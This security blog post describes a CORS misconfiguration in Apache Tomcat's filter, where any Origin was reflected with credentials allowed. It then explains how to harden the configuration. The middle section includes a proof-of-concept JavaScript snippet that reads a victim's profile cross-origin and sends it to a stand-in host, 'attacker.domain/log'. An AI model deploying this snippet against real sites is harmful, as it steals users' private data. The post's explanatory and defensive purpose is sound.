
During a WAPT activity for one of our customers, I found a serious vulnerability, due to a CORS misconfiguration, that could lead an attacker to steal private information belonging to other users. By the way, this is a quite common scenario since some of the “default” CORS configurations are insecure.
The short version: Tomcat’s built-in CORS filter is safe to use, but you should not rely on its defaults. In the setup this post is based on, Tomcat 8 following the minimal example in the docs, the filter reflected back any Origin and allowed credentials, so any website could read a logged-in user’s data. Newer Tomcat versions ship stricter defaults, but they vary by version, so the safe approach is always the same: set cors.allowed.origins and cors.support.credentials explicitly instead of trusting whatever the default happens to be.
Note that CORS is a broad topic and treating it in detail, considering all the abuse cases, is out of the scope of this post. For the full set of attack and defence techniques, see our complete guide to CORS (in)security. Here I only want to emphasize why the “default” CORS configuration provided by Apache Tomcat is not sufficiently secure and how to secure it.
What is CORS?
Just few words about the Cross-Origin Resource Sharing (CORS): it is a mechanism to relax the Same Origin Policy and it allows enabling communication between websites (on different domains) via browsers.
Applications allow CORS by sending the header:
Access-Control-Allow-Origin: https://allowed.domainThis header permits browsers to send cross-domain requests to the application and read the responses received. This is obviously something that the Same Origin Policy normally prevent.
With only the previous header the request will be issued without the session cookies or other credentials, so it cannot be used to steal private user information (that requires authentication to be accessed) but, the credentials transmission can be allowed adding the following header:
Access-Control-Allow-Credentials: trueWhy is Tomcat’s default CORS configuration insecure?
The tested application was deployed on Apache Tomcat 8 and the customer’s dev team decided to enable CORS by configuring the filter provided by Tomcat. They followed the minimal configuration suggested by the official Tomcat 8 documentation.
Here is a snippet of the official documentation*:

Can you spot the problem?
In the configuration they used, the attribute “cors.allowed.origins” allowed any origin to access the resource (the bad part is that Tomcat generated the “Access-Control-Allow-Origin” header from the user-supplied “Origin” header value). The attribute “cors.support.credentials” was set to “true” as well, so it allowed the browser to send the session cookie.
So, this configuration obviously leads to the result desired by the developers, but unfortunately it also allows any domain (including the malicious ones) to access the data.
How can an attacker exploit the default CORS filter?
Now, let’s assume that our Java web application, served on Tomcat 8, has a “getProfile” handler that returns, to an authenticated user, its own private data (e.g. e-mail address, telephone number and so on).
What’s happen if an authenticated user visits a malicious page that contains the following JavaScript code?
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable.domain/api/getProfile',true);
req.withCredentials = true;req.send();
function reqListener() {
    location='//attacker.domain/log?response='+this.responseText;
};
The browser sends the following request to the “vulnerable.domain”:
GET /api/getProfile HTTP/1.1
Host: vulnerable.domain
Origin: https://attacker.domain
Cookie: JSESSIONID=<redacted>
And the application responds with the following:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://attacker.domain
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
Vary: Origin
Expires: Thu, 01 Jan 1970 12:00:00 GMT
Last-Modified: Wed, 02 May 2018 09:07:07 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: application/json;charset=ISO-8859-1
Date: Wed, 02 May 2018 09:07:07 GMT
Connection: close
Content-Length: 111

{"id":34793,"name":"Davide","surname":"Test","cellphone":"+39<REDACTED>","email":"<REDACTED>","city":"Torino"}
Due to the two “Access-Control-Allow-*“ headers sent by the server, the victim’s browser allows the JavaScript code included into the malicious page to access the data and in this manner the attacker successfully stole the user’s private data (in this case: e-mail address and cellphone).
Note that, based on the data exposed by the application, the result of the attack could be even more dangerous. I remember a situation in which this issue led to a full account takeover of the victim.
How do you configure the Tomcat CORS filter securely?
| Tomcat CORS filter setting | Risky value | Hardened value |
|---|---|---|
cors.allowed.origins |
Reflects any Origin | Explicit list of allowed domains |
cors.support.credentials |
true for every response | true only if strictly needed |
cors.allowed.methods |
Broad | Only the methods you use (e.g. GET, POST) |
cors.preflight.maxage |
Large or unset | A small value (e.g. 1800s) |
If you are using the filter provided by Apache Tomcat to enable CORS on your applications, ensure using a more “advanced” configuration that overrides the default values. In particular, configure the “cors.allowed.origins” specifying only the allowed domains and enable the “cors.support.credentials” only if it is strictly necessary.
It is also advisable to restrict the allowed methods with the “cors.allowed.methods” attribute and limit the preflight max age (with the “cors.preflight.maxage” attribute).
The following snippet shows a more secure configuration for the preceding example.
<filter>
    <filter-name>CorsFilter</filter-name>
    <filter-class>org.apache.catalina.filters.CorsFilter</filter-class>
    <init-param>
        <param-name>cors.allowed.origins</param-name>
        <param-value>https://allowed.domain</param-value>
    </init-param>
    <init-param>
        <param-name>cors.allowed.methods</param-name>
        <param-value>GET,POST</param-value>
    </init-param>
    <init-param>
        <param-name>cors.exposed.headers</param-name>
        <param-value>Access-Control-Allow-Origin,Access-Control-Allow-Credentials</param-value>
    </init-param>
    <init-param>
        <param-name>cors.support.credentials</param-name>
        <param-value>true</param-value>
    </init-param>
    <init-param>
        <param-name>cors.preflight.maxage</param-name>
        <param-value>1800</param-value>
    </init-param>
</filter>
<filter-mapping>
    <filter-name>CorsFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
Note that, if you need to allow CORS for multiple domains, you can specify each one of them, divided by a comma, inside the “cors.allowed.origins” attribute. In this case Tomcat will check the origin header and, if it matches with one of the domains specified, the request is allowed and the “Access-Control-Allow-*” response headers are returned, otherwise a 403 response is served.
* The insecure default described here was assigned CVE-2018-8014 and later corrected. It affected the CORS filter in Tomcat 7 (7.0.41 to 7.0.88), 8.0 (up to 8.0.52), 8.5 (up to 8.5.31) and early 9.0 (up to 9.0.8), and was fixed in mid-2018 (from 8.0.53, 8.5.32 and the equivalent 7.0 and 9.0 releases): credentials are no longer enabled for all origins by default, so the current documentation reflects the corrected settings. The application in this post ran an affected 8.0.x release. Whatever version you run, set cors.allowed.origins and cors.support.credentials explicitly rather than trusting the default.
Related: if Tomcat’s CorsFilter rejects cross-origin POST requests that carry no Content-Type header, you are hitting bug 69214. The fix shipped in the August 2024 releases (Tomcat 9.0.93, 10.1.28 and 11.0.0-M24, see the Tomcat changelog): Tomcat now treats such a request as a simple CORS request.
Key takeaways
- Tomcat’s CORS filter is fine, but a permissive configuration that reflects any Origin and allows credentials lets any site read authenticated responses.
- A single handler that returns user data over such a configuration can lead to data theft, and in some cases full account takeover.
- Set
cors.allowed.originsto an explicit allow-list, and enablecors.support.credentialsonly when you really need it. - Restrict
cors.allowed.methodsto the methods you use, keepcors.preflight.maxagesmall, and never rely on version-specific defaults.
Be aware of default configurations. BeDefended.
Thanks for reading.